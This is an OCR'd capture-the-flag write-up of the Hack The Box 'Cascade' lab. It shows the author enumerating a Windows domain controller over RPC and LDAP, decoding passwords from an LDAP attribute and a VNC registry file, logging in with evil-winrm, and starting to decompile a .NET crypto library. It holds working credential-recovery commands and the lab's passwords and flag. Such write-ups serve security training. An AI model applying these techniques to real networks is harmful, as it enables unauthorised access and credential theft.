
ch3ckm8_HTB_Cascade

Intro



Tags: #windows #NotAssumedBreach #codereview #RecycleBin
Tools used:
enum4linux (enumerating smb)
ldapsearch (ldap enumeration)
netexec (inspecting access to services for given creds)
jetbrains DotPeek (debugging the .net app)

Reconnaissance

Add machine to `/etc/hosts`

```
echo '10.10.10.182 cascade.htb' | sudo tee -a /etc/hosts
```

Nmap scan

```
sudo nmap -sC -sV cascade.htb
```

```
Starting Nmap 7.95 ( https://nmap.org ) at 2025-07-02 01:22 EDT
Nmap scan report for cascade.htb (10.10.10.182)
Host is up (0.048s latency).
Not shown: 985 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Microsoft DNS 6.1.7601 (1DB15D39) (Windows Server 2008
R2 SP1)
| dns-nsid:
|_  bind.version: Microsoft DNS 6.1.7601 (1DB15D39)
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-07-02
05:22:52Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain:
cascade.local, Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain:
cascade.local, Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
49154/tcp open  msrpc         Microsoft Windows RPC
49155/tcp open  msrpc         Microsoft Windows RPC
49157/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49158/tcp open  msrpc         Microsoft Windows RPC
49165/tcp open  msrpc         Microsoft Windows RPC
Service Info: Host: CASC-DC1; OS: Windows; CPE:
cpe:/o:microsoft:windows_server_2008:r2:sp1, cpe:/o:microsoft:windows

Host script results:
| smb2-time:
|   date: 2025-07-02T05:23:44
|_  start_date: 2025-07-02T05:21:04
| smb2-security-mode:
|   2:1:0:
|_    Message signing enabled and required

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 100.34 seconds
```

RPC enumeration (port 135)

Anonymous login:

```
rpcclient -U "" -N cascade.htb
```

lets enumerate domains

```
enumdomains
```

```
rpcclient $> enumdomains
name:[CASCADE] idx:[0x0]
name:[Builtin] idx:[0x0]
```

lets enumerate the domain users

```
enumdomusers
```

```
rpcclient $> enumdomusers
user:[CascGuest] rid:[0x1f5]
user:[arksvc] rid:[0x452]
user:[s.smith] rid:[0x453]
user:[r.thompson] rid:[0x455]
user:[util] rid:[0x457]
user:[j.wakefield] rid:[0x45c]
user:[s.hickson] rid:[0x461]
user:[j.goodhand] rid:[0x462]
user:[a.turnbull] rid:[0x464]
user:[e.crowe] rid:[0x467]
user:[b.hanson] rid:[0x468]
user:[d.burman] rid:[0x469]
user:[BackupSvc] rid:[0x46a]
user:[j.allen] rid:[0x46e]
user:[i.croft] rid:[0x46f]
```

lets enumerate the domain groups

```
enumdomgroups
```

```
rpcclient $> enumdomgroups
group:[Enterprise Read-only Domain Controllers] rid:[0x1f2]
group:[Domain Users] rid:[0x201]
group:[Domain Guests] rid:[0x202]
```

```
group:[Domain Computers] rid:[0x203]
group:[Group Policy Creator Owners] rid:[0x208]
group:[DnsUpdateProxy] rid:[0x44f]
```

hm, the interesting group here might be Group Policy Creator Owners, lets try SMB.

SMB enumeration (port 139/445)

enum4linux

we can find more info via rpc, automatically via `enum4linux`:

```
enum4linux -a 10.10.10.182
```

for example

```
[+] Password Info for Domain: CASCADE
        [+] Minimum password length: 5
        [+] Password history length: None
        [+] Maximum password age: Not Set
        [+] Password Complexity Flags: 000000
                [+] Domain Refuse Password Change: 0
                [+] Domain Password Store Cleartext: 0
                [+] Domain Password Lockout Admins: 0
                [+] Domain Password No Clear Change: 0
                [+] Domain Password No Anon Change: 0
                [+] Domain Password Complex: 0
        [+] Minimum password age: None
        [+] Reset Account Lockout Counter: 30 minutes
        [+] Locked Account Duration: 30 minutes
        [+] Account Lockout Threshold: None
        [+] Forced Log off Time: Not Set

[+]  Getting local group memberships:
Group: Denied RODC Password Replication Group' (RID: 572) has member: CASCADE\krbtgt
Group: Denied RODC Password Replication Group' (RID: 572) has member: CASCADE\Domain
Controllers
Group: Denied RODC Password Replication Group' (RID: 572) has member: CASCADE\Schema
Admins
Group: Denied RODC Password Replication Group' (RID: 572) has member:
CASCADE\Enterprise Admins
Group: Denied RODC Password Replication Group' (RID: 572) has member: CASCADE\Cert
Publishers
Group: Denied RODC Password Replication Group' (RID: 572) has member: CASCADE\Domain
Admins
Group: Denied RODC Password Replication Group' (RID: 572) has member: CASCADE\Group
Policy Creator Owners
```

```
Group: Denied RODC Password Replication Group' (RID: 572) has member: CASCADE\Read-
only Domain Controllers
Group: HR' (RID: 1115) has member: CASCADE\s.hickson
Group: Data Share' (RID: 1138) has member: CASCADE\Domain Users
Group: Audit Share' (RID: 1137) has member: CASCADE\s.smith
Group: Remote Management Users' (RID: 1126) has member: CASCADE\arksvc
Group: Remote Management Users' (RID: 1126) has member: CASCADE\s.smith
Group: AD Recycle Bin' (RID: 1119) has member: CASCADE\arksvc
Group: IT' (RID: 1113) has member: CASCADE\arksvc
Group: IT' (RID: 1113) has member: CASCADE\s.smith
Group: IT' (RID: 1113) has member: CASCADE\r.thompson

[+]  Getting domain group memberships:
Group: 'Domain Guests' (RID: 514) has member: CASCADE\CascGuest
Group: 'Domain Users' (RID: 513) has member: CASCADE\administrator
Group: 'Domain Users' (RID: 513) has member: CASCADE\krbtgt
Group: 'Domain Users' (RID: 513) has member: CASCADE\arksvc
Group: 'Domain Users' (RID: 513) has member: CASCADE\s.smith
Group: 'Domain Users' (RID: 513) has member: CASCADE\r.thompson
Group: 'Domain Users' (RID: 513) has member: CASCADE\util
Group: 'Domain Users' (RID: 513) has member: CASCADE\j.wakefield
Group: 'Domain Users' (RID: 513) has member: CASCADE\s.hickson
Group: 'Domain Users' (RID: 513) has member: CASCADE\j.goodhand
Group: 'Domain Users' (RID: 513) has member: CASCADE\a.turnbull
Group: 'Domain Users' (RID: 513) has member: CASCADE\e.crowe
Group: 'Domain Users' (RID: 513) has member: CASCADE\b.hanson
Group: 'Domain Users' (RID: 513) has member: CASCADE\d.burman
Group: 'Domain Users' (RID: 513) has member: CASCADE\BackupSvc
Group: 'Domain Users' (RID: 513) has member: CASCADE\j.allen
Group: 'Domain Users' (RID: 513) has member: CASCADE\i.croft
Group: 'Group Policy Creator Owners' (RID: 520) has member: CASCADE\administrator
```

via anonymous logon

```
smbclient -N -L cascade.htb
```

even though anonymous login was succesful, no shares were found:

```
Anonymous login successful

Sharename       Type      Comment
---------       ----      -------
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to cascade.htb failed (Error
NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Unable to connect with SMB1 -- no workgroup available
```

since we have no creds, we cant move forward with smb, we could try other services like ldap.

LDAP enumeration

get naming context

```
ldapsearch -LLL -x -H ldap://cascade.htb -s base namingcontexts
```

```
dn:
namingContexts: DC=cascade,DC=local
namingContexts: CN=Configuration,DC=cascade,DC=local
namingContexts: CN=Schema,CN=Configuration,DC=cascade,DC=local
namingContexts: DC=DomainDnsZones,DC=cascade,DC=local
namingContexts: DC=ForestDnsZones,DC=cascade,DC=local
```

here the naming context is `DC=cascade,DC=local`

Gather all users (optional)

```
ldapsearch -LLL -x -H ldap://cascade.htb -b "DC=cascade,DC=local" "objectclass=user"
| egrep -i ^samaccountname | awk -F ': ' '{print $2}' | tee users.txt
```

users.txt:

```
CascGuest
CASC-DC1$
arksvc
s.smith
r.thompson
util
j.wakefield
s.hickson
j.goodhand
a.turnbull
e.crowe
b.hanson
d.burman
BackupSvc
j.allen
i.croft
```

check if anonymous login is allowed

```
ldapsearch -LLL -x -H ldap://cascade.htb -b "DC=cascade,DC=local"
```

i got a full list of users objects etc, so that means that **anonymous bind is enabled**

by inspecting the output, i noticed that user `r.thompson` has this field and value:

```
cascadeLegacyPwd: clk0bjVldmE=
```

which in base64 is:

```
echo 'clk0bjVldmE=' | base64 -d
```

so now it seems we have a password for user `r.thompson`

```
rY4n5eva
```

For future reference, keep in mind to check for fields that contain `pwd` as substring in their name , like the one above (cascadeLegacyPwd) inside the output of `ldapsearch`.

The gathered creds here was:

```
r.thompson
rY4n5eva
```

Foothold

Checking access to services

lets now try to check to which service's we can connect with those creds, using my automated nxc script
https://github.com/ch3ckkm8/auto_netexec

```
./auto_netexec_bulk_creds_checker.sh cascade.htb 'r.thompson' 'rY4n5eva'
```

```
[*] Checking if winrm port 5985 is open on cascade.htb...
[+] Port 5985 open - checking winrm with netexec
WINRM       10.10.10.182    5985   CASC-DC1         [*] Windows 7 / Server 2008 R2
Build 7601 (name:CASC-DC1) (domain:cascade.local)
WINRM       10.10.10.182    5985   CASC-DC1         [-]
cascade.local\r.thompson:rY4n5eva

[*] Checking if smb port 445 is open on cascade.htb...
[+] Port 445 open - checking smb with netexec
SMB         10.10.10.182    445    CASC-DC1         [*] Windows 7 / Server 2008 R2
Build 7601 x64 (name:CASC-DC1) (domain:cascade.local) (signing:True) (SMBv1:False)
```

```
SMB         10.10.10.182    445    CASC-DC1         [+]
cascade.local\r.thompson:rY4n5eva

[*] Checking if ldap port 389 is open on cascade.htb...
[+] Port 389 open - checking ldap with netexec
SMB         10.10.10.182    445    CASC-DC1         [*] Windows 7 / Server 2008 R2
Build 7601 x64 (name:CASC-DC1) (domain:cascade.local) (signing:True) (SMBv1:False)
LDAP        10.10.10.182    389    CASC-DC1         [+]
cascade.local\r.thompson:rY4n5eva

[*] Checking if rdp port 3389 is open on cascade.htb...
[-] Skipping rdp - port 3389 is closed

[*] Checking if wmi port 135 is open on cascade.htb...
[+] Port 135 open - checking wmi with netexec
RPC         10.10.10.182    135    CASC-DC1         [*] Windows 7 / Server 2008 R2
Build 7601 (name:CASC-DC1) (domain:cascade.local)
RPC         10.10.10.182    135    CASC-DC1         [+]
cascade.local\r.thompson:rY4n5eva

[*] Checking if nfs port 2049 is open on cascade.htb...
[-] Skipping nfs - port 2049 is closed

[*] Checking if ssh port 22 is open on cascade.htb...
[-] Skipping ssh - port 22 is closed

[*] Checking if vnc port 5900 is open on cascade.htb...
[-] Skipping vnc - port 5900 is closed

[*] Checking if ftp port 21 is open on cascade.htb...
[-] Skipping ftp - port 21 is closed

[*] Checking if mssql port 1433 is open on cascade.htb...
[-] Skipping mssql - port 1433 is closed
```

so we can login to smb, lets try connecting as `r.thompson`

SMB login via `r.thompson`

```
smbclient -L cascade.htb -U r.thompson%rY4n5eva
```

```
Sharename       Type      Comment
---------       ----      -------
ADMIN$          Disk      Remote Admin
Audit$          Disk
C$              Disk      Default share
Data            Disk
```

```
IPC$            IPC       Remote IPC
NETLOGON        Disk      Logon server share
print$          Disk      Printer Drivers
SYSVOL          Disk      Logon server share
```

hm, there are shares like `Data` that are not the default systemic ones, lets start from there

Downloading and inspecting the SMB shares

this will recursively list the shares we have access

```
smbclient //cascade.htb/Data -U r.thompson%rY4n5eva -c 'recurse;ls'
```

```
  .                                   D        0  Sun Jan 26 22:27:34 2020
  ..                                  D        0  Sun Jan 26 22:27:34 2020
  Contractors                         D        0  Sun Jan 12 20:45:11 2020
  Finance                             D        0  Sun Jan 12 20:45:06 2020
  IT                                  D        0  Tue Jan 28 13:04:51 2020
  Production                          D        0  Sun Jan 12 20:45:18 2020
  Temps                               D        0  Sun Jan 12 20:45:15 2020

\Contractors
NT_STATUS_ACCESS_DENIED listing \Contractors\*

\Finance
NT_STATUS_ACCESS_DENIED listing \Finance\*

\IT
  .                                   D        0  Tue Jan 28 13:04:51 2020
  ..                                  D        0  Tue Jan 28 13:04:51 2020
  Email Archives                      D        0  Tue Jan 28 13:00:30 2020
  LogonAudit                          D        0  Tue Jan 28 13:04:40 2020
  Logs                                D        0  Tue Jan 28 19:53:04 2020
  Temp                                D        0  Tue Jan 28 17:06:59 2020

\Production
NT_STATUS_ACCESS_DENIED listing \Production\*

\Temps
NT_STATUS_ACCESS_DENIED listing \Temps\*

\IT\Email Archives
  .                                   D        0  Tue Jan 28 13:00:30 2020
  ..                                  D        0  Tue Jan 28 13:00:30 2020
  Meeting_Notes_June_2018.html        An     2522  Tue Jan 28 13:00:12 2020
\IT\LogonAudit
  .                                   D        0  Tue Jan 28 13:04:40 2020
```

```
  ..                                  D        0  Tue Jan 28 13:04:40 2020
\IT\Logs
  .                                   D        0  Tue Jan 28 19:53:04 2020
  ..                                  D        0  Tue Jan 28 19:53:04 2020
  Ark AD Recycle Bin                  D        0  Fri Jan 10 11:33:45 2020
  DCs                                 D        0  Tue Jan 28 19:56:00 2020
\IT\Temp
  .                                   D        0  Tue Jan 28 17:06:59 2020
  ..                                  D        0  Tue Jan 28 17:06:59 2020
  r.thompson                          D        0  Tue Jan 28 17:06:53 2020
  s.smith                             D        0  Tue Jan 28 15:00:01 2020
\IT\Logs\Ark AD Recycle Bin
  .                                   D        0  Fri Jan 10 11:33:45 2020
  ..                                  D        0  Fri Jan 10 11:33:45 2020
  ArkAdRecycleBin.log                 A     1303  Tue Jan 28 20:19:11 2020
\IT\Logs\DCs
  .                                   D        0  Tue Jan 28 19:56:00 2020
  ..                                  D        0  Tue Jan 28 19:56:00 2020
  dcdiag.log                          A     5967  Fri Jan 10 11:17:30 2020
\IT\Temp\r.thompson
  .                                   D        0  Tue Jan 28 17:06:53 2020
  ..                                  D        0  Tue Jan 28 17:06:53 2020
\IT\Temp\s.smith
  .                                   D        0  Tue Jan 28 15:00:01 2020
  ..                                  D        0  Tue Jan 28 15:00:01 2020
  VNC Install.reg                     A     2680  Tue Jan 28 14:27:44 2020
```

that works, but for our convenience, we can download all the contents of /Data share locally:

```
smbclient '//cascade.htb/Data' -N -c 'prompt OFF;recurse ON;cd
'//cascade.htb/Data';lcd '/root/HTB/cascade/smb_shares/';mget *' -U
r.thompson%rY4n5eva
```

on the `/IT/Email Archives/Meeting_Notes_June_2018.html` i found this:

```
From: Steve Smith
- We will be using a temporary account to perform all tasks related to the network
migration and this account will be deleted at the end of 2018 once the migration is
complete. This will allow us to identify actions related to the migration in
security logs etc. Username is TempAdmin (password is the same as the normal admin
account password).
- The winner of the “Best GPO” competition will be announced on Friday so get your
submissions in soon.
```

so we have the sender steve smith and a temp user

```
Steve Smith
TempAdmin
```

(it also mentioned gpo, which is an existent domain group, we will keep that in mind for later, if it)

Decrypting encrypted text

since this info seems insufficient to move forward, i searched more, and inspected this file: `IT/Temp/s.smith/VNC Install.reg` on `s.smith` folder

```
"Password"=hex:6b,cf,2a,4b,6e,5a,ca,0f
```

decoding it to text:

```
6bcf2a4b6e5aca0f -> kÏ*KnZÊ
```

Appears sth unreadable, might be encrypted.

The filename indicates VNC related file, lets find more info about it:
`A .reg file, or registry file, is ==a text file used to modify the Windows Registry==. It can be used to automate VNC (Virtual Network Computing) installations by adding registry keys and values, including settings like the VNC password, connection options, and other configurations. These files simplify the process of configuring VNC, especially when deploying it to multiple machines.`
and also found this:
`"Password"=hex:xx,xx,xx,xx ; Replace with your base64 encoded password`

and based on this: https://github.com/frizb/PasswordDecrypts
i decrypted it, using native linux tools:

```
echo -n 6bcf2a4b6e5aca0f | xxd -r -p | openssl enc -des-cbc --nopad --nosalt -K e84ad660c4721ae0 -iv 0000000000000000 -d | hexdump -Cv
```

```
00000000  73 54 33 33 33 76 65 32                           |sT333ve2|
00000008
```

so it seems that this password is `sT333ve2`, and since it was inside the `s.smith` folder, the new creds we obtained are:

```
s.smith
sT333ve2
```

Logging in as `s.smith`

Lets check again with nxc (via my automated script) towards what services we can login with those creds:
https://github.com/ch3ckkm8/auto_netexec

```
./auto_netexec_bulk_creds_checker.sh cascade.htb 's.smith' 'sT333ve2'
```

```
[*] Checking if winrm port 5985 is open on cascade.htb...
[+] Port 5985 open - checking winrm with netexec
WINRM       10.10.10.182    5985   CASC-DC1         [*] Windows 7 / Server 2008 R2
Build 7601 (name:CASC-DC1) (domain:cascade.local)
WINRM       10.10.10.182    5985   CASC-DC1         [+]
cascade.local\s.smith:sT333ve2 (Pwn3d!)

[*] Checking if smb port 445 is open on cascade.htb...
[+] Port 445 open - checking smb with netexec
SMB         10.10.10.182    445    CASC-DC1         [*] Windows 7 / Server 2008 R2
Build 7601 x64 (name:CASC-DC1) (domain:cascade.local) (signing:True) (SMBv1:False)
SMB         10.10.10.182    445    CASC-DC1         [+]
cascade.local\s.smith:sT333ve2

[*] Checking if ldap port 389 is open on cascade.htb...
[+] Port 389 open - checking ldap with netexec
SMB         10.10.10.182    445    CASC-DC1         [*] Windows 7 / Server 2008 R2
Build 7601 x64 (name:CASC-DC1) (domain:cascade.local) (signing:True) (SMBv1:False)
LDAP        10.10.10.182    389    CASC-DC1         [+]
cascade.local\s.smith:sT333ve2

[*] Checking if rdp port 3389 is open on cascade.htb...
[-] Skipping rdp - port 3389 is closed

[*] Checking if wmi port 135 is open on cascade.htb...
[+] Port 135 open - checking wmi with netexec
RPC         10.10.10.182    135    CASC-DC1         [*] Windows 7 / Server 2008 R2
Build 7601 (name:CASC-DC1) (domain:cascade.local)
RPC         10.10.10.182    135    CASC-DC1         [+]
cascade.local\s.smith:sT333ve2

[*] Checking if nfs port 2049 is open on cascade.htb...
[-] Skipping nfs - port 2049 is closed

[*] Checking if ssh port 22 is open on cascade.htb...
[-] Skipping ssh - port 22 is closed

[*] Checking if vnc port 5900 is open on cascade.htb...
[-] Skipping vnc - port 5900 is closed
```

```
[*] Checking if ftp port 21 is open on cascade.htb...
[-] Skipping ftp - port 21 is closed

[*] Checking if mssql port 1433 is open on cascade.htb...
[-] Skipping mssql - port 1433 is closed
```

great! according to the output above, it seems we can login in via win-rm

```
evil-winrm -i cascade.htb -u 's.smith' -p 'sT333ve2'
```

logged in succesfully and grabbed the user flag

```
cac743f518f998d53ce20a3e24e45756
```

Privesc

BloodHound

```
bloodhound-python -u 's.smith' -p 'sT333ve2'  -d cascade.htb -ns 10.10.10.182 -c All
--zip
```

it did not work, so lets try to find info from the inside

Group membership of user `s.smith`

```
net user s.smith
```

```
User name                    s.smith
Full Name                    Steve Smith
Comment
User's comment
Country code                 000 (System Default)
Account active               Yes
Account expires              Never

Password last set            1/28/2020 8:58:05 PM
Password expires             Never
Password changeable          1/28/2020 8:58:05 PM
Password required            Yes
User may change password     No

Workstations allowed         All
```

```
Logon script                 MapAuditDrive.vbs
User profile
Home directory
Last logon                   1/29/2020 12:26:39 AM

Logon hours allowed          All

Local Group Memberships      *Audit Share          *IT
                             *Remote Management Use
Global Group memberships     *Domain Users
The command completed successfully.
```

hm `Audit Share` is not a common micsoroft group, lets inspect it first:

Local group details

```
net localgroup "Audit Share"
```

```
Alias name     Audit Share
Comment        \\Casc-DC1\Audit$

Members

-------------------------------------------------------------------------------
s.smith
The command completed successfully.
```

The comment `\\Casc-DC1\Audit$` is useful, we can now see what does this share contain by browsing through the directories:

```
*Evil-WinRM* PS C:\Shares\audit> ls

Directory: C:\Shares\audit
Mode                 LastWriteTime         Length Name
----                 -------------         ------ ----
d-----        1/28/2020   9:40 PM                DB
d-----        1/26/2020  10:25 PM                x64
d-----        1/26/2020  10:25 PM                x86
-a----        1/28/2020   9:46 PM          13312 CascAudit.exe
-a----        1/29/2020   6:00 PM          12288 CascCrypto.dll
-a----        1/28/2020  11:29 PM             45 RunAudit.bat
-a----       10/27/2019   6:38 AM         363520 System.Data.SQLite.dll
-a----       10/27/2019   6:38 AM         186880 System.Data.SQLite.EF6.dll
```

lets find them also through smbclient:

```
smbclient -L cascade.htb -U s.smith%sT333ve2
```

we want to download the `Audit$` share according to our previous findings

```
Sharename       Type      Comment
---------       ----      -------
ADMIN$          Disk      Remote Admin
Audit$          Disk
C$              Disk      Default share
Data            Disk
IPC$            IPC       Remote IPC
NETLOGON        Disk      Logon server share
print$          Disk      Printer Drivers
SYSVOL          Disk      Logon server share
```

Downloading the whole folder on my machine:

```
smbclient '//cascade.htb/Audit$' -N -c 'prompt OFF;recurse ON;cd '//Casc-
DC1/Audit$';lcd '/root/HTB/cascade/smb_shares_casc-dc1/';mget *' -U s.smith%sT333ve2
```

once downloaded, the structure of the share should be the following:

```
tree
.
├── CascAudit.exe
├── CascCrypto.dll
├── DB
│   └── Audit.db
├── RunAudit.bat
├── System.Data.SQLite.dll
├── System.Data.SQLite.EF6.dll
├── x64
│   └── SQLite.Interop.dll
└── x86
    └── SQLite.Interop.dll

4 directories, 8 files
```

Viewing files contained inside the share

the one that at first glance stands out to me obviously, is the `.db` file, lets view it:

```
sqlite3 DB/Audit.db .dump
```

```
PRAGMA foreign_keys=OFF;
BEGIN TRANSACTION;
CREATE TABLE IF NOT EXISTS "Ldap" (
        "Id"    INTEGER PRIMARY KEY AUTOINCREMENT,
        "uname" TEXT,
        "pwd"   TEXT,
        "domain"        TEXT
);
INSERT INTO Ldap VALUES(1,'ArkSvc','BQO5l5Kj9MdErXx6Q6AGOw==','cascade.local');
CREATE TABLE IF NOT EXISTS "Misc" (
        "Id"    INTEGER PRIMARY KEY AUTOINCREMENT,
        "Ext1"  TEXT,
        "Ext2"  TEXT
);
CREATE TABLE IF NOT EXISTS "DeletedUserAudit" (
        "Id"    INTEGER PRIMARY KEY AUTOINCREMENT,
        "Username"      TEXT,
        "Name"  TEXT,
        "DistinguishedName"     TEXT
);
INSERT INTO DeletedUserAudit VALUES(6,'test',replace('Test\nDEL:ab073fb7-6d91-4fd1-
b877-817b9e1b0e6d','\n',char(10)),'CN=Test\0ADEL:ab073fb7-6d91-4fd1-b877-
817b9e1b0e6d,CN=Deleted Objects,DC=cascade,DC=local');
INSERT INTO DeletedUserAudit VALUES(7,'deleted',replace('deleted guy\nDEL:8cfe6d14-
caba-4ec0-9d3e-28468d12deef','\n',char(10)),'CN=deleted guy\0ADEL:8cfe6d14-caba-
4ec0-9d3e-28468d12deef,CN=Deleted Objects,DC=cascade,DC=local');
INSERT INTO DeletedUserAudit VALUES(9,'TempAdmin',replace('TempAdmin\nDEL:5ea231a1-
5bb4-4917-b07a-75a57f4c188a','\n',char(10)),'CN=TempAdmin\0ADEL:5ea231a1-5bb4-4917-
b07a-75a57f4c188a,CN=Deleted Objects,DC=cascade,DC=local');
DELETE FROM sqlite_sequence;
INSERT INTO sqlite_sequence VALUES('Ldap',2);
INSERT INTO sqlite_sequence VALUES('DeletedUserAudit',10);
COMMIT;
```

i can see a value in this line though, that seems like base64: `BQO5l5Kj9MdErXx6Q6AGOw==`

```
INSERT INTO Ldap VALUES(1,'ArkSvc','BQO5l5Kj9MdErXx6Q6AGOw==','cascade.local');
```


decoding it, provides sth unreadable/encrypted

```
echo "BQO5l5Kj9MdErXx6Q6AGOw==" | base64 -d
������D�|zC�;
```

I did not find anything obvious about it, so i had to check the rest of the files. The goal here is to find the source code, that will reveal the way to decrypt this encrypted text.

Debugging the app

For this matter, i downloaded jetbrains DotPeek, and opened `CascCrypto.dll`, then viewed this function:



The source code for the DecryptString and EncryptString functions is:

```
// Decompiled with JetBrains decompiler
// Type: CascCrypto.Crypto
// Assembly: CascCrypto, Version=1.0.0.0, Culture=neutral, PublicKeyToken=null
// MVID: 91D4F672-E937-4DE4-9B7F-86B055322985
using System;
using System.IO;
using System.Security.Cryptography;
using System.Text;

#nullable disable
namespace CascCrypto;

public class Crypto
{
  public const string DefaultIV = "1tdyjCbY1Ix49842";
  public const int Keysize = 128 /*0x80*/;

  public static string EncryptString(string Plaintext, string Key)
  {
    byte[] bytes = Encoding.UTF8.GetBytes(Plaintext);
    Aes aes = Aes.Create();
    aes.BlockSize = 128 /*0x80*/;
    aes.KeySize = 128 /*0x80*/;
    aes.IV = Encoding.UTF8.GetBytes("1tdyjCbY1Ix49842");
    aes.Key = Encoding.UTF8.GetBytes(Key);
    aes.Mode = CipherMode.CBC;
    using (MemoryStream memoryStream = new MemoryStream())
```

```
    {
      using (CryptoStream cryptoStream = new CryptoStream((Stream) memoryStream,
aes.CreateEncryptor(), CryptoStreamMode.Write))
      {
        cryptoStream.Write(bytes, 0, bytes.Length);
        cryptoStream.FlushFinalBlock();
      }
      return Convert.ToBase64String(memoryStream.ToArray());
    }
  }

  public static string DecryptString(string EncryptedString, string Key)
  {
    byte[] buffer = Convert.FromBase64String(EncryptedString);
    Aes aes = Aes.Create();
    aes.KeySize = 128 /*0x80*/;
    aes.BlockSize = 128 /*0x80*/;
    aes.IV = Encoding.UTF8.GetBytes("1tdyjCbY1Ix49842");
    aes.Mode = CipherMode.CBC;
    aes.Key = Encoding.UTF8.GetBytes(Key);
    using (MemoryStream memoryStream = new MemoryStream(buffer))
    {
      using (CryptoStream cryptoStream = new CryptoStream((Stream) memoryStream,
aes.CreateDecryptor(), CryptoStreamMode.Read))
      {
        byte[] numArray = new byte[checked (buffer.Length - 1 + 1)];
